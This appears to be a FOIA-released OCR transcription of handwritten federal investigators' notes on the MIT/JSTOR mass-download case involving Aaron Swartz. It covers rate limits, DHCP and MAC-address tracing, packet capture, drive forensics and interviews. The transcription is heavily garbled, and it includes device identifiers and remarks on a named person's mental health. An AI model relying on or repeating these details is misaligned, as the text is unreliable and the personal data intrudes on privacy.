

THIS FILE IS MADE AVAILABLE THROUGH THE DECLASSIFICATION EFFORTS AND RESEARCH OF:

THE BLACK VAULT

THE BLACK VAULT IS THE LARGEST ONLINE FREEDOM OF INFORMATION ACT / GOVERNMENT RECORD CLEARING HOUSE IN THE WORLD. THE RESEARCH EFFORTS HERE ARE RESPONSIBLE FOR THE DECLASSIFICATION OF THOUSANDS OF DOCUMENTS THROUGHOUT THE U.S. GOVERNMENT, AND ALL CAN BE DOWNLOADED BY VISITING:

[HTTP://WWW.BLACKVAULT.COM](http://www.blackvault.com)

YOU ARE ENCOURAGED TO FORWARD THIS DOCUMENT TO YOUR FRIENDS, BUT PLEASE KEEP THIS IDENTIFYING IMAGE AT THE TOP OF THE .PDF SO OTHERS CAN DOWNLOAD MORE!

1/25/11 Conf. call JSTOR

(b)(6), (b)(7)(C)

Software Developer
website external/entry point

1. What JSTOR copyright arrangement
of Journals

what was downloaded

Are JSTOR documents marked
as JSTOR

Only

JSTOR licensing arrangement of
Journals
Permits for-publisher to publish
via an external external Article

Individual Article

Public Domain
1909 Copyright act

License Agreement

Terms and Conditions

Licensed to JSTOR from
Copyright holder

Licensing Agreement

Range Pricing Agreement of Publishers
Publishers get a cut of fees
Part of Licensing Agreement

JSTOR does provide service
for free in Africa
discounted in other developing
nations

Range Pricing Agreement
to charge

Annual Participation Fee
Publishers get a cut of fee

Publisher Sales Service
Direct Fee associated w/
individual Article
but all articles are in Pro domain

Annual Subscriptions Fee
Paid by institution

Sup documents not on
Publisher Sites Service
Means Publisher still not
cut from grid

(b)(6), (b)(7)(C)

estimate 500k Articles download
\$4.00 an article
\$ 2 Million estimate article value

(b)(6), (b)(7)(C)

= large cut of article not
paying \$14.00

(b)(6), (b)(7)(C)

First Indication of Infringement
has degradation of service
for every one

(b)(6), (b)(7)(C)

SEP OCT DEC

100k Articles Download
Millions of requests to site
Gigabytes of Data download

(b)(6), (b)(7)(C)

Operations Group

HTTP request to download PDF

All coming from IP Address

Software on site refers on Cookies
to track users

Same User Agent / Same IP address
Same software refers user session
if each download

Multiple Downloads Allowed
Simultaneously
x100s of concurrent requests

SubRT Program must have
bypassed Terms + Condition Overlay
by forced Cookie Cauter

When IP address was blocked
program kept running requesting
downloads but download was not
stopped

25 Nov 2010 - open
Ball IP address

8 PM IP address change
from 1453

1:15 IP dial

6 PM E-network IP dial

12.55.6 215

(b)(6), (b)(7)(C)

IP address changed

1453

BSP

Oct 31 Hit by Bot net

Sequentially downloading

26 DEC

Time could be any web
programming

50 Mbs Download flow
over many hours

(b)(6), (b)(7)(C)

Terms + Conditions
clearly prohibit this type
of activity

Activity did affect other users

What is Average daily use of MIT

What records were downloaded

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

encl PDF
write him - cover sheet
Saying it is from ISTAR

How many times has ISTAR sent
such a notification

Screen shot of Kitaritake procedure

(b)(6), (b)(7)(C)

~~Hand~~ ~~like~~ ~~address~~
Personal registration

Copy that registered 4 email glad@airforce.com

9/27/10

~~just - notebook~~

9/2-1/10

2:45

1st time

just-laptop

(b)(6), (b)(7)(C)

9/15/10

at 2:02

like

(b)(6), (b)(7)(C)

2:17

DHCP

AT

(b)(6), (b)(7)(C)

9/29/10

at

acknowledgment

Oct 10

mt

c address changed

10/2/10

10/2/10

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

10/4/10

library

last

access

created

(b)(6), (b)(7)(C)

10/27/10

10/9/10

16:31 - 18:0;

(b)(6), (b)(7)(C)

original to just-laptop

10/6/10

22:18

DHCP

AG

(b)(6), (b)(7)(C)

20:17:52 : 20: 00: 74

just-notebook

1st time

just-notebook

registered

10/9/10 last AG

(b)(6), (b)(7)(C)

just-laptop

Two addresses registered concurrently

10/12/10

mt

email from

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

3:02

12/2-1/10

Cisco Discovery Protocol

mtg call show the room the
switch was on that IP address
mtg was attached to

MAC Address visible in Packet
Capture & search in Wireshark

(b)(6), (b)(7)(C)

enable back the
to find a computer in the cloud
OAT - building 16

CESTO C756 R448

10.53

ghost-laptop seen in DHCP log w/
same mac address

1247 ip registered on ~~1247~~
the same mac address 1242-1248 ip

128 ip

(b)(6), (b)(7)(C)

same mac address DHCP Client ID
ghost-laptop

12:12: 1248 ^{ghost} laptop registers at Rly 4

15:20 - DAN Pinc. Louis
Bill W

(b)(6), (b)(7)(C)

MIT IT

(b)(6), (b)(7)(C)

older only five 2 computers
ghost computers registered at same time

CAF Call 2/4/11

(b)(6), (b)(7)(C)

Stephen Hermann

Def (b)(6), (b)(7)(C)

SA

(b)(6), (b)(7)(C)

was driving to work

when (b)(6), (b)(7)(C)

cell phone went laptop connected to switch

(b)(6), (b)(7)(C)

was still

Mobile operation

Draw + Marco TUIS

All from ISBT

(b)(6), (b)(7)(C)

had and a

(b)(6), (b)(7)(C)

to where IP address is attached

(b)(6), (b)(7)(C)

how many gear to connect

and see computer

Packet capture started on Port that laptop was connected to

2 IP assigned to laptop at time

(b)(6), (b)(7)(C)

from TUIS

Edge switch

configure on entry switch

only Edge switch should be played

into entry switch

laptop connected to entry switch

(b)(6), (b)(7)(C)

task to entry switch

Packet capture began Port

(b)(6), (b)(7)(C)

runs NMAP

Port 22 and 8092 running

(b)(6), (b)(7)(C)

take packet capture

and verify test files

take all SSH related to laptop

1st different IP Address sending SSH to laptop

Some random SSH background noise

SS.22

Wireless DHCP address

one connection

(b)(6), (b)(7)(C)

server, known - not a db

linux server

linux db & server
responsibility Pub & SIPB

one connect with Cambridge

(b)(6), (b)(7)(C)

Capture - Nov 189

known mit. edu SIPB Public
linux Dialup server used
to connect to help over SSH

(b)(6), (b)(7)(C)

As of 2/4/11 still
looking to analyze data to
see if data being sent out

(b)(6), (b)(7)(C)

sees multiple DNS lookup

Capture Silo 1

(b)(6), (b)(7)(C)

Dynamic Address

like assigned to
line to take up

like using SIPB server
Hypervisor also to limit a connecting
SIPB

2/7/11 Conf Call

June 10 email from

(b)(6), (b)(7)(C)

Private

(b)(6), (b)(7)(C)

Alicia - 02-5

Saturday 8 to

(b)(6), (b)(7)(C)

Email Delivery not to full to
Secret

All members review scope of
invest

Act Member of search team
Real subject

interview 4

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

Case No: 102-75-6071
11m - 5016 - J6D

Date and time: 02/11/11 0630
02/11/11 1630

Transcript Made in the presence of:
Aaron Sandoz

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

M/S/S/D (b)(6), (b)(7)(C)
IMSE 310410338032904
IMEL/ESN 011773002599677

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

2/11

(b)(6), (b)(7)(C)

AUSA Herkowitz

Conference Call

Call to discuss interview

Questions for [redacted] 1230 4/20

4/13/11
Profer w/ [redacted]

Who are Swartz associated
to be friends w/ [redacted]
of the subjects

[redacted]

Your relationship w/ Swartz

[redacted] making exposure
the beginning of migration
or creation or other orders

Swartz relationship w/ [redacted]

met Aaron Swartz [redacted]
[redacted]

To prepare for trial

[redacted]

Prepare all notes of all parties
involved

conference Party
exchange email

Organiza logs of MIT + JSTOR

Sold Relit to [redacted]
know friends

[redacted]

[redacted]

remains close friends
relationship w/ daughter

January 6
Swartz calls and says he had
been arrested

(b)(6), (b)(7)(C) [redacted] says that (b)(6), (b)(7)(C) did
but went to the house [redacted] who
he had been arrested

(b)(6), (b)(7)(C) was concerned about how he
was conducting

(b)(6), (b)(7)(C) went to (b)(6), (b)(7)(C) + got info
for (b)(6), (b)(7)(C)

(b)(6), (b)(7)(C) [redacted] [redacted] [redacted] [redacted]
Swartz [redacted] [redacted]

(b)(6), (b)(7)(C) [redacted] [redacted] [redacted] [redacted]
has had Swartz

Main discussion has mental health

Swartz had some depression problems

Said something about computer
& something about MIT

He called her friends

(b)(6), (b)(7)(C) [redacted] (b)(6), (b)(7)(C) [redacted] (b)(6), (b)(7)(C) [redacted]

Asatarian House Association

Elm St near church of

Swartz used fire there

Makes notes w/ e city system

Swartz ed/hacker space

(b)(6), (b)(7)(C) [redacted]

(b)(6), (b)(7)(C) [redacted]

Makes space

Swartz very solitary

Smith did not like
to have computer at home

but office a desktop color

Smith severely used the computer

Smith has fit of rage each depression
wonder that Smith had
can't depress

(b)(6), (b)(7)(C)

understand that Smith
did something w/ JSTOR

talked about what he was
arranged for

Academic Publishing exposed by
Academics

(b)(6), (b)(7)(C)

has written about it

People write pay to get published
institution has to pay to get work
back

Academic Community hard to open
publishing

(b)(6), (b)(7)(C)

introduced by email
offer to piece together b

(b)(6), (b)(7)(C)

There when setting up Smith

(b)(6), (b)(7)(C)

Smith

Am going to check Jones

Am mostly why a direct center

P³C

Doing up demand progress
Area to be set to track any for PC

Change Congress

(b)(6), (b)(7)(C)

1 year Fellowship Senior

(b)(6), (b)(7)(C)

eff. in San

Francisco

(b)(6), (b)(7)(C)

EFF is where
friends are

(b)(6), (b)(7)(C)

Luigi

has said something about
a computer + something about
a web cam

involved in bike ter bike

Paper work

computer + mit

dy time BRE

computer of MIT

Secret Service involved

thought MIT. alleged of prank

thought he was really from
paper work

Sand created
ask what needed
he said name of lawyer

collie, possibly because but not set

had to activate card so he
can call collect

mention of time BRE a MIT
Complex

involved a lawyer

(b)(6), (b)(7)(C)

involved exact description of
he he felt

could dy life mentioned JSTOR
some time (255) involved

Stage of place some time of
invest

(b)(6), (b)(7)(C)

Review hand!

Even

Unless she buy even more
they

Said agents came into house
take part of book

Came into Subur center

took computer from Park Band

Did they get anything that they wanted
He said no
they took his phone

He owns a laptop

(b)(6), (b)(7)(C)

Describe Swartz as looking up
after search

Swartz does not like laptop they @ base

(b)(6), (b)(7)(C)

formal talks from
IS/O/L

only able to forward thing that
did not require by in

Has been 910 they are in
early as last week

of 910 Man has once a week

project in 09 off line for a month

trial to keep computers at home

Had G1 + G2 + vehicle

Access to knowledge conf 2008 that
access link of access developing with

Access did not have journal system

Left for researchers in Park
computer of researcher in Park @ Dept

from left system

Student g single group

Quarter Open Access

has suggested to send standards
to supply

with Open Access Materials

FAIR public Extract

First pass and Accuracy of Reporting

watch dog transparency Project

trying to get some input

watch dog / Open Access

back

4/21/11

CONF call w/ Heymann
discuss (b)(6),(b)(7)(C) conversation

(b)(6),(b)(7)(C) proposed returning JAFOR Data
through 3rd party
indicated that other data may be
complicated w/ other data
other data may be evidence of
similar activity @ other sites

4/25/11

CONF call w/ Heymann

(b)(6),(b)(7)(C)

new course/
Senate will not plan to felony

Go through each subpoena
Make sure we have response for
every subpoena

Final exam of Evidence seized
@ Harvard

~~also C4, 2C, 03, 17, FC, 36~~

~~what 18, 30, 02, 96, 86, 10, 1~~

~~what 0, 10, 10, 10, 10, 3~~

~~what 10, 10, 10, 10, 10, 3~~ (b)(6), (b)(7)(C)

5/9/11

(b)(6), (b)(7)(C)

meeting w/

Discussion of items to be turned over

Cloud storage?

26th CT

(b)(6), (b)(7)(C)

100-1200

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

with 5/9/11 105X

(b)(6), (b)(7)(C)

on the issue of

what are @ (32)

no answer

Name & Address of all officers in South & west

Ask about notes

(b)(6), (b)(7)(C)

ask about email correspondence
ask about open web work
facebook growth open access
Berkeley Open Access Manifesto

project of mine
I don't know who registered it
I created Facebook page
Berkeley Open Access

forum on it
manifesto is based on Academic
journals

Thomas R. Holtzman
If you don't have access at
by library
even if all library works open
access, still have to refer
to all works

Created Facebook to bring together
to encourage to read Manifesto

Did not write

manifesto with Manifesto

OT 1100 OT 1100E 1 110000 1100

Survey who created

project down books on
exchange emails

lines after black box launch

then to each other several years

In starting this weekend
on way to Berkeley

Talked to Santa at Home Sunday
event

more files into a publicly
available site

~~2011~~ 2011 it started

Berkeley center releases

Berkeley open access files
which from controls cases
and make publicly available

(b)(6), (b)(7)(C)

Knows

(b)(6), (b)(7)(C)

Knows

Does not know if met her

Can't remember if digital he
can't remember if anyone
gave to her or if other
person gave for her

Central Church page was able

has found already
for him but having trouble with
Mazda donation

Guilla Mantado had site

email connections w/ Aaron

Friend of spouse Paula by
Aaron

(b)(6), (b)(7)(C)

Acronse.com

(b)(6), (b)(7)(C)

if her on Blog

5th time as PSP employee

lost free textbook as

(b)(6), (b)(7)(C)

Will

gay & send

(b)(6), (b)(7)(C)

Knows

he emailed

discuss something space
free textbook stuff

Someone introduced him to

Buffy was from the

Prayer Center and home
church JIP

See the Aaron + Jo letter and

consider from a friend

not used to share

know the fire or similar

lessy friend of Aaron

Used files to know about
organization or contacts

Review of Surveillance

CISCO Router Player file

16-10.cva

Date Thursday 01/06/11 12:32:15

Smarta case in red Hebert a face

Wearing grey tank top

has folder Aen + Enclosure

16-Shift.cva

Date ~~Thursday~~ Tue 01/04/11 15:18:54

Smarta case wearing grey tank top

white like hebert on envelope

open box w/ HDD in it

put in drive back in box 15:22:02

leaves 01/04/11 15:26:54

5/16/11 0700 save event

in hard Smarta 90 min time

(b)(6), (b)(7)(C)

12:54 pm 5/13/11 Rec'd Player 4

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

letty

no copy of email traffic MIT

GT
Just prep June 29

One 9th

Did smarta ever use JSTOR.
or Howard?

8

06/07/11

(b)(6), (b)(7)(C)

receive

4

Sunday

HDD

6/20/11

Conf Call Hermann AUSA

(b)(6), (b)(7)(C)

CPD

MIT

* Screen shot / Picture

Sep 24 Copy that Registration
sheet @ computer.com

25 sheet laptop aligned
IP Address 215

(b)(6), (b)(7)(C)

Parents copy

(b)(6), (b)(7)(C)

Sep 27 screenshot
Text notes

OCT 2 changes WAC address

OCT 9 Bruce Post

over 15 % of

Samsung Hard Drive Review 6/21/11
Review w/ Encase 6.18

326 2,726,599 PDF

File Created 12/13/10 17:25:21
01/04/11 11:50:30

329 1,739,461 PDF

File Created 10/22/10 09:47:57 PM
12/12/10 01:13:03 PM

331 1,05,388 PDF

10/102/10 10:50:24
10/109/10 10:44:02

332 /media / 599786485

Hard Links
lost + found
PDFs
PDFs 2
lost files

Total 8,989,685

Encore creates Lost Files folder
as part of the Recover Files
in search

Searching Physical Drive samples entire
contents of hard disk regardless
of partition or logical drive letters

Search Also looks for temporary
files

If there is no longer a MFT
(Master File Table) because MFT
record has been overwritten or destroyed
Encore will search back on header
and footer content

Lost File has no MFT record

If there is no MFT record
Encore can not determine original
file name or folder location
Encore will place in folder Lost Files

Conf Call w/ JSTOR
6/25/11

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

Hexman

(b)(6), (b)(7)(C)

Activity caused JSTOR
server to log down

Download Activity did not
trigger download Activity trigger
set up by JSTOR

It was Server load that
brought activity to Attention

Server set up
Rule set up # of
download set at 200
Session based
counter reset w/ each
new session
Sessions tracked for user
w/ cookie

2 spikes of Activity
in September

Short duration spikes

If download Activity did not
place burden on server
Activity may not have been
noticed

in December JSTOR working
on project to ingest user
behavior + Activity
Caused JSTOR to notice
Activity from MIT

JSTOR does not remember
a previous case of blocking
MIT prior to Swartz
activity

Activity in Sep October
disappeared because of server
strain but download spikes

Swartz program by period established
download trigger by establishing
new server for each download

Download activity decreased by project
to adjust usage stats of JSTOR
was a whole family concerned
Spoke from MIT

Used activity 1 - 1.5 million
access of journal with
approx 1/3 of those reading each

JSTOR operates 3 data centers
usual activity spread throughout
all 3 data centers

activity from one location could
overload on center
software library

Aty for company
literature publish platform

RIF

DHCP except of ghost-laptop
obtaining 18.55.6.215 Sep 25

Dhcp-20100926.gz: Sep 25 00:01:59
wall-street dhcpd: DHCP OFFER to
18.55.6.215 to 08:23:5a:73:5f:f6
(ghost-laptop) via 18.55.0.1 dhcp
20100926.gz: Sep 25 00:02:17 wall-street

DHCP except of ghost-machine obtaining
on OCT 8

(b)(6), (b)(7)(C)

Dhcp-201009.gz. Oct 8 22:18:13
pennsylvania-avenue dhcpd [10] 7029.11 hand 2. in
DHCP OFFER on (b)(6), (b)(7)(C) to 08:17:f2:7c:16:71
(ghost-machine) via (b)(6), (b)(7)(C)

DHCP except of ghost-laptop knowing between two
machines (18.53 and 18.127) on Jan 6

Dhcp-20110107.gz: Jan 6 12:48:21 wall-street
dhcpd: DHCP OFFER on (b)(6), (b)(7)(C) to
08:4c:e5:a0:c7:56 (ghost laptop)

Samsung Dimes 332
FTK Exam

Directory root/

lost + found
pdfs
pdfs 2

pdf Content files 9/24/10 4:48 PM
9/26/10 3:59 PM

pdfs 2 Content files 9/26/10 8:02 PM
9/26/10 8:18 PM

7/7/11 US Admiral Office
DEF [redacted] (b)(6), (b)(7)(C)
AUSA [redacted] (b)(6), (b)(7)(C)
AUSA [redacted] (b)(6), (b)(7)(C)
SA [redacted]
Call from [redacted] (b)(6), (b)(7)(C) MIT PD
To DEF [redacted] (b)(6), (b)(7)(C) CPD @ USSS WFO Lab

What is JSTOR? Definition
Activity on scene
Packet capture wire sniffs
NMAP
port 22 + 8092
start capture @ 0900 1/6/11
Read MIT Terms of Service
for Guest Registration
Get Screen capture of JSTOR
+ MIT by a screen
Make Sure one PDF from JSTOR
is on CCSAP Report

804

Can you access JSTOR wirelessly?
Copy of whole log
from MIT
relevant sections of
MIT log in original form
MAC definition of Arizona
Did JSTOR know specific
IP of A host
or just MIT network
Copy of MIT Guest Registration
form of source
as would look on
Sep 7, 2010

Sampling Drive JJ2
root

last r found

pdfs → 3,391,669

pdfs 2 → 30,292

pdfs created times
9/24/10 4:48 PM
9/26/10 3:54 PM

pdfs 2 created times
9/26/10 8:02 PM
9/26/10 8:18 PM

8,989,655 total

File names

directory path

associated file stamps used

file size

hash value

set format

what drives had other data what data

Best way to delimit

is it possible to strip pdf from files

~~9/24/10~~

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

3rd Floor on Right

Bring Case folder

get search warrant return

return

i track

i kill

i pod

1000 thumb drive

alterment

logbook list

Swicbif Atlantic Atlantic

halls on floor

Barney statements

master files

keep all Apple devices
call call phone

(b)(6), (b)(7)(C)

Managers employees

3 data centers printers - 10/10
Manchester U.K.
Ann Arbor MI

Local balances

Printers 10
Manchester U.K.
Ann Arbor MI

a user can choose to Allow
- different ~~pages~~ URLs
display type to show
screen from phone

Thursday

Server ~~left~~ for delivery documents

9/25/10 1857

came to (b)(6), (b)(7)(C)

observed pdf scripts

at first thought offender was TJ is
Portland Area PSU had offender
admit to download

identify 18.55.6.215 as offender

Saturday 9/25/10

2056 18.55.6.215

shut down

atypa writes
atypa technology

literature has abuse monitoring
tools

literature publishing platforms

literature

Terms + Conditions
includes language prohibiting
mass downloads

if have a registered account
must log in + acknowledge Terms Condi

if not logged in must acknowledge
each time accessing JSTOR

ISTOIR has information on
web site of Data for Research
projects for download of Data Sets
for research projects

Session defined by machine ID
and cookie
Time out after 20-30 min of inactivity

Alert server is scheduled 9/25/10
(b)(6), (b)(7)(C)

Max session limit on 20
download limit 3 per Article

2002 or so Chinese blocking of search engines
to download entire content

9/26/10

(b)(6), (b)(7)(C)

notice PDF Scraper

back on

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

states he can
not recall any blocking as
entire institution intentionally to
prevent downloading

on 9/26/10 Block class C
IP Range

(b)(6), (b)(7)(C)

can not recall
quantity, full effect of
download
Server had to be restarted

10/09/10

Discuss Session Limit in literature

10/09/10 1814 h.f. server is not
working fixed to rolling restart
on 1 hour label

10/09/10 1745 notice scraper back

on MIT original flight September
incident caused by faulty software

JSTOR implemented Literature
Abuse tools to block when 5k
Sessions are created from same IP
in a 60 min period

M&T normally a Top to use
of JSTOR

Harvard University has 3 proxy IP
Bl does not recall if Harvard
was blocked

(b)(6), (b)(7)(C)

1320

(b)(6), (b)(7)(C)

9/13/12 1320

(b)(6), (b)(7)(C)

with JSTOR Since 2007
software Engineering
openly website
internal data architecture

Zolo part of web operations
from
part of IT

or is Zolo
web operations

(b)(6), (b)(7)(C)

aa2 wri66

aa2 = Ann Arbor state street

PR2 = Princeton Data center

mc = Manchester

System Identifiers a services
w/ cookies

First time visit JSTOR get a cookie

Session lasts only a few minutes
Cookie last longer

Tracked using up server sites
abil. to generate cookie

By time you visit site
get assigned cookie sent
manipulate

detected snorts using Port Cui
if you want curl Port to store
cookies you have tell Cui
where to store cookies

cURL

client specifies what agent is

(b)(6), (b)(7)(C)

does not result ever needs
snorts

cURL uses C programming language
FTP client / HTTP client
library, + command line tool
for transferring data

chart of activity 9/25/10

shows increase of activity
jstor.org application/pdf
at 9/25/10 10:00

then at 2:00 increase of
jstor.org text/html when denied
message sent out + drop is
jstor.org application/pdf

All times EST

~~9/26/10 0800~~

9/25/10 1:45 drop in all activity
server failure

9/25/10 2:56 start denying
HTTP sent not Eyn denial

09/26/10 20:30 requests, Pause
in activity could be Java
final collection of unused memory

09/26/10 0800 PDF activity
resumes at 4:15 local till 1600

Incident on 9/25 & 9/26
IP: 18.55.6.215
Start = 25-SEP-10 ~~0800~~ 0800
End 26 SEP 10 4:24
Total Sessions 1,256,219
Articles Downloaded 453,570
Journals 582

Incident 1019

(b)(6), (b)(7)(C)

START 2010-10-09 14153

END 2010-10-09 19108

total sessions 8,515

Articles Downloaded 8,122

Journals 719

9/26/10 class C not blocked
25 addresses blocked

10/09/10 10:01 PM

(b)(6), (b)(7)(C)

email

(b)(6), (b)(7)(C)

is in Perm that [redacted] is
[redacted] [redacted]
MIT since

Restart takes 10-20 min

to server per Data Center

~~10/26/10~~

~~path plan~~

(b)(6), (b)(7)(C)

Data Evaluation director advice to
Analyze Analysis of user data

test in web agent script
indicate that a script was used
as user agent instead of a
web browser

300-500 average typical PDF request

11/8/10 5,000

12/11/10 150,000

12/13/10 200,000

12/16/10 150,000

prior to end of 2010 JSTOR
ability to observe trends only optimal
cannot observe overall activity
could not pull down to individual IP
till end of 2010

9/24/10

323

3,447

(b)(6), (b)(7)(C)

9/25/10

454, 232

(b)(6), (b)(7)(C)

Reasonable to assume the spikes in activity would cause degradation in performance

(b)(6), (b)(7)(C)

hasnt specifically looked for correlation of smart cards and degradation of performance

Data shows download on 1/6/11 from Building W20 Stratton Student Center

cURL commands found in bash history

09/18/12

MIT Interviews

General Counsel office
77 Mass Ave Cambridge

(b)(6), (b)(7)(C)

Search by email address and contents

bloda MAC address prevents being assigned IP by DHCP

looked for updates of ghost email used for guest account registration then blocked MAC address associated w/

See 241 ghost laptop
00:23:5a:73:5f:fb

oct 2 00:23:5a:73:5f:6c

OCT 9 chat machine
00:17:f2:2c:b0:74

ARP = Address Resolution Protocol
Matches IP address to MAC address

00:4c:e5:a0:c7:56 Tuning M/C

JAN 4 quires IP
APTable

Gets 00:4c:e5:a0:c7:56
Searches for C7:56
Searches for Trunk Vlan 55

CDP (Cisco Discovery Protocol)

Finds [redacted] and
on Vlan 55

CDP shows ~~that~~
mlb-004t-sw-entry.mit.edu

(b)(6),(b)(7)(C)

open to closet

(b)(6),(b)(7)(C)

Contacts

(b)(6),(b)(7)(C)

MIT Police Contacted
Cambridge Police Contacted

A packet capture is started

(b)(6),(b)(7)(C)

laptop used

for packet capture

(b)(6),(b)(7)(C)

When [redacted] arrives discussion
of what packet capture started

(b)(6),(b)(7)(C)

[redacted] recalls crime scene
responding and preserving scene
for finger prints

(b)(6),(b)(7)(C)

SA [redacted] recall Spaulde w/

(b)(6),(b)(7)(C)

recalls Det [redacted]

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

IP: 10/12/12
10/17/12
The

(b)(6), (b)(7)
(C)

SA [redacted] recalls speaking with [redacted] about how to determine owner of laptop

When [redacted] arrived, [redacted] laptop was already connected

[redacted] told [redacted] I put everything back the way I found it

[redacted] recalls seeing laptop connected to switch

[redacted] recalls seeing box

(b)(5), (b)(6), (b)(7)(C)

after photographing and opening of private laptop opened screen recalls Ubuntu OS

Heymann - why didn't you get files off network

[redacted] that p. of [redacted] was of Network Security

(b)(6), (b)(7)
(C)

[redacted] was not sure at the time what the machine was doing

Did not know at time any exploit to bypass lock screen

[redacted] wanted to know what laptop was doing

[redacted] originally suspected it could be a student laptop due of intent to get into building also suspected laptop could be compromised for attacks

Heymann - has there been any other incidents or mystery computer added to network

[redacted] - No

[redacted] - we know unusual to have computer avoid detection by changing MAC address

(b)(6), (b)(7)(C)

Process for discovery problem
computer

look at Radius logs

look at guest registrations

look at Static IP address

Sniffers have to wait to get more info

(b)(6), (b)(7)(C)

says very rare to track
computer digital trace to physical com.

Network switches can be used to
Sniff down ports regularly

Heymann - How did you know it
was Ubuntu

(b)(6), (b)(7)(C)

by appearance of lock screen

Heymann - How did you know the comp

(b)(6), (b)(7)(C)

did remember

(b)(6), (b)(7)(C)

installed camera

Used full NMAP to
Scan laptop

Heymann - computer is moved

(b)(6), (b)(7)(C)

- Connected effect - to find

computer observed on video
being moved

(b)(6), (b)(7)(C)

seen video after the fact

(b)(6), (b)(7)(C)

- the security team MIT police
+ USSS wanted to know
where computer was

(b)(6), (b)(7)(C)

finds computer on DHCP
assignments

when computer was moved
last ability to observed
packet data

machine was tracked by host name

(b)(6), (b)(7)(C)

did not try to find
computer through ARP table until
JAN

(b)(6), (b)(7)(C)

never heard of Scartz
before JAN incident

(b)(6), (b)(7)(C)

- is the most previous
incident of JSTOR attributed
to visiting scholars

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

review incident notice from
library notifying of robotic
downloads

(b)(6), (b)(7)(C)

from library
call notify IT security team

(b)(6), (b)(7)(C)

not able to determine
who downloader was so asked
for help from IT security

(b)(6), (b)(7)(C)

it says we have trouble
determining who downloader

when downloader changed IP
address indicated sophisticated
offender

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

had some computer activity

(b)(6),(b)(7)(C)

when [redacted] arrived in basement
the telecom closet was opened
MIT Under Police on scene
spent about an hour there

(b)(6),(b)(7)(C)

do not remember when
certain people arrived

(b)(6),(b)(7)(C)

Felt at that time it was
obvious that someone had broken
into closet and looked up computer

(b)(6),(b)(7)(C)

Felt obvious that computer
looked up by switches was
responsible for JSTOR downloading

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

does not recall giving
any instructions at that
time or reviewing any instructions.

Not involved in installation of
camera

(b)(6),(b)(7)(C)

has had incidents of computers

Does not recall a similar incident

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

IT Security Systems & Services
Information Services and Technology

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C)

mit.edu

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

calls

(b)(6), (b)(7)(C)

and said he

found computer

Builder 16 TPL

(b)(6), (b)(7)(C)

Driving in

when asked

what to do

arrive at 9

cable for switch to under
card board box

lift up box and see computer

screen closed

key power connected
and external drive enclosure
attached

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

call MIT computer police

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

and

arrive

network capture has time stamp

(b)(6), (b)(7)(C)

1st

arrive

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

2nd

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

does computer installations
had been installing on campus

(b)(6), (b)(7)(C)

does not remember receiving
instructions from Police about
Packet Capture

(b)(6), (b)(7)(C)

remember SA

speaking

w/

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

did not want to upgrade
because wanted to find out
what the computer was doing

(b)(6), (b)(7)(C)

Remember

Setting up packet capture log etc.
from another Telecom Room

(b)(6), (b)(7)(C)

set up packet
capture

Jan knew computer had been
repaired started to look
to see if same computer had
could be traced to again
saw laptop back on network
and traced to location

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

teaching course

(b)(6), (b)(7)(C)

calls (b)(6), (b)(7)(C)

to install camera

(b)(6), (b)(7)(C)

has installed the camera
has installed a other network camera

Camera set up eye level on
back wall

contacted to Cisco video
management service

sure as the video surveillance

usually go through security
and Emergency management office

(b)(6), (b)(7)(C)

know about camera

Camera not monitored

no one assigned to monitor feed
motion activated then archived
MIT Police had access to
UMS systems

No alert set up for motion to
alert

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

think

asked (b)(6), (b)(7)(C) to
install camera but did not
have (b)(6), (b)(7)(C) ask

No other cameras in area

camera not hidden

(b)(6), (b)(7)(C)

goes back to office
and checks package and sees
smoke then calls (b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

but there because he gave
people a ride

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

remembers

was looking at (b)(6), (b)(7)(C) to
touch computer

(b)(6), (b)(7)(C)

got to screen around 11:00

(b)(6), (b)(7)(C)

(b)(6), (b)(7)(C)

told (b)(6), (b)(7)(C) that he
found a computer under box

(b)(6), (b)(7)(C)

Remembers

(b)(6), (b)(7)(C)

sorry if

camera

(b)(6), (b)(7)(C)

had access to a live feed
on (b)(6), (b)(7)(C) computer

started

On Jan 6 saw as
camera that computer was gone
what looks to look of archive
saw Santa take laptop

(b)(6), (b)(7)
(C)

participated in search for
laptop on Jan 6

Spoke to (b)(6), (b)(7)(C) and got
MAC address of machine
traced MAC address
through several locations
to W20

W20
W20
W20

(b)(6), (b)(7)
(C)

determined it was still
on line at W20
and want to find

traced to Santa
called campus Police
went to S.T. office
found laptop under desk

office was unlocked

Two people present

still played into network

still hooked up to external
hardware

on way to work and recognized
IST people

went to find out what
was going on

recall police at scene
did not remember what police

remember people doing some
scene forensic

tell about camera
being installed

remembers motion detection
sensor being done off
at last
found it back on

checked computer cable
table at computer department

has keys to enter TR
to update sensor

when he went to
change switches
just was behind

door was locked but
could probably be opened
w/ a key

